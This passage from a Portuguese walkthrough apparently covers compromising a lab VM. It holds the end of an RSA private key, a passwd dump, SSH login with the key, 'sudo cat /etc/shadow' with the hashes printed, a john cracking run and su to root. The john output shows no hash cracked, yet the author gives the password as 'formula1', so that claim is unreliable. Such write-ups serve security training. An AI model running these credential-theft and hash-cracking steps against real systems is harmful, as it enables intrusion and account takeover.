M1tiSeYXygPbuPbHzRdu0ZuG7jRxxVdndl52gq/Zt8MKNRD9mdbFRcRMXmMRfaE4
RXdry9eB4rPywfWgJPGNVtOFZP6PRVv+IpoqoQKBgBRArHYKZzWGybRunA1j400U
ytwRYvoZYhsWcHY/nI+Bwu65Lm6wwTE6GgGJw4Yb+olQ0kLoboFh7qFsWHRHNJCv
0DZ66sT4BLm/Y+qp/+275SRmHyq7sZ9AaASNr/XNgeDYzOru9Wu0XjdRK6awPQlf
YSyAvc+UhNeRFbFOBDfPAoGAVlurI9vpc/i6N1mO+/SNTKo0KKOGZfGZ+16H3t/m
496/pEp7KMaIl2VKxuY0m7WpedsEXsKeSRQiQ1mpqWH1QuXG4AS2HCyXIvGG3Uk5
B3JekrH3/HocQO//UJZBmLVX/y6pmI7UlcC9wodnaMuzAPfHbwL+G5qKb7qtI+D3
busCgYATj4y+8msxNWRRNbHWAV7G0OurPDeZJ8F8NDLpM22X8fM08wgGRwkW4fpa
A+J8tN2ibiDqw29W6Rc1/4evAPbo3GR932W/ELOTOpP2yquiwoSxPG+HCLHmDITr
1qGHJRSOiFzo99iS5aQRhUvdl3M0lz1Cort7hjRKUkSWcT02Rw==
-----END RSA PRIVATE KEY-----
```

Listas de usuários:




```
sh-3.1$ cat /etc/passwd
cat /etc/passwd
root:x:0:0::/root:/bin/bash
bin:x:1:1:bin:/bin:/bin/false
daemon:x:2:2:daemon:/sbin:/bin/false
adm:x:3:4:adm:/var/log:/bin/false
lp:x:4:7:lp:/var/spool/lpd:/bin/false
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/:/bin/false
news:x:9:13:news:/usr/lib/news:/bin/false
uucp:x:10:14:uucp:/var/spool/uucppublic:/bin/false
operator:x:11:0:operator:/root:/bin/bash
games:x:12:100:games:/usr/games:/bin/false
ftp:x:14:50::/home/ftp:/bin/false
smmsp:x:25:25:smmsp:/var/spool/clientmqueue:/bin/false
mysql:x:27:27:MySQL:/var/lib/mysql:/bin/false
rpc:x:32:32:RPC portmap user:/:/bin/false
sshd:x:33:33:sshd:/:/bin/false
gdm:x:42:42:GDM:/var/state/gdm:/bin/bash
apache:x:80:80:User for Apache:/srv/httpd:/bin/false
messagebus:x:81:81:User for D-BUS:/var/run/dbus:/bin/false
haldaemon:x:82:82:User for HAL:/var/run/hald:/bin/false
pop:x:90:90:POP:/:/bin/false
nobody:x:99:99:nobody:/:/bin/false
hbeale:x:1001:10:,,,:/home/hbeale:/bin/bash
jgreen:x:1002:10:,,,:/home/jgreen:/bin/bash
logs:x:1003:100:,,,:/tmp:/bin/bash
```




```
root@kali:~# chmod 600 id_rsa
root@kali:~#
```

SSH:




```
root@kali:~# ssh-keygen -f "/root/.ssh/known_hosts" -R "192.168.2.120"
# Host 192.168.2.120 found: line 6
/root/.ssh/known_hosts updated.
Original contents retained as /root/.ssh/known_hosts.old
```




```
root@kali:~# ssh -i a  hbeale@192.168.2.120
Linux 2.6.27.27.
hbeale@slax:~$ id
uid=1001(hbeale) gid=10(wheel) groups=10(wheel)
hbeale@slax:~$ uname -a
Linux slax 2.6.27.27 #1 SMP Wed Jul 22 07:27:34 AKDT 2009 i686 Intel(R) Core(TM) i3-3240 CPU @ 3.40GHz Ge
nuineIntel GNU/Linux
hbeale@slax:~$
```

Usuários e hashes:




```
hbeale@slax:~$ sudo cat /etc/shadow
root:$1$VW5E9DmD$deoML8uqU/4HaTmNmfM7G1:15492:0:::::
bin:*:9797:0:::::
daemon:*:9797:0:::::
adm:*:9797:0:::::
lp:*:9797:0:::::
sync:*:9797:0:::::
shutdown:*:9797:0:::::
halt:*:9797:0:::::
mail:*:9797:0:::::
news:*:9797:0:::::
uucp:*:9797:0:::::
operator:*:9797:0:::::
games:*:9797:0:::::
ftp:*:9797:0:::::
smmsp:*:9797:0:::::
mysql:*:9797:0:::::
rpc:*:9797:0:::::
sshd:*:9797:0:::::
gdm:*:9797:0:::::
pop:*:9797:0:::::
apache:*:9797:0:::::
messagebus:*:9797:0:::::
haldaemon:*:9797:0:::::
nobody:*:9797:0:::::
hbeale:$1$Z8Re/DmD$t8eQJ8jScifzjYdYTVtgH.:15492:0:99999:7:::
jgreen:$1$kMqE2DmD$wWNbUsJ9klZs4ilwgHTX4.:15492:0:99999:7:::
logs:$1$I960CDNm$MmzH4Jkp.GY5bGdP0rekt1:15492:0:99999:7:::
hbeale@slax:~$
```



```
root@kali:~# john --wordlist=rockyou.txt root_password
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 AVX 4
x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 1 candidate left, minimum 12 needed for performance.
0g 0:00:00:00 DONE (2020-06-07 15:53) 0g/s 20.00p/s 60.00c/s 60.00C/s formula1
Session completed
```

Root:

Login: hbeale // Senha: formula1



```
hbeale@slax:~$ su
Password: ********
root@slax:/home/hbeale# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),17(aud
io),18(video),19(cdrom),26(tape),83(plugdev)
root@slax:/home/hbeale# uname -a
Linux slax 2.6.27.27 #1 SMP Wed Jul 22 07:27:34 AKDT 2009 i686 Intel(R) Core(TM) i3-3240 CPU @ 3.40GHz Ge
nuineIntel GNU/Linux
root@slax:/home/hbeale#
```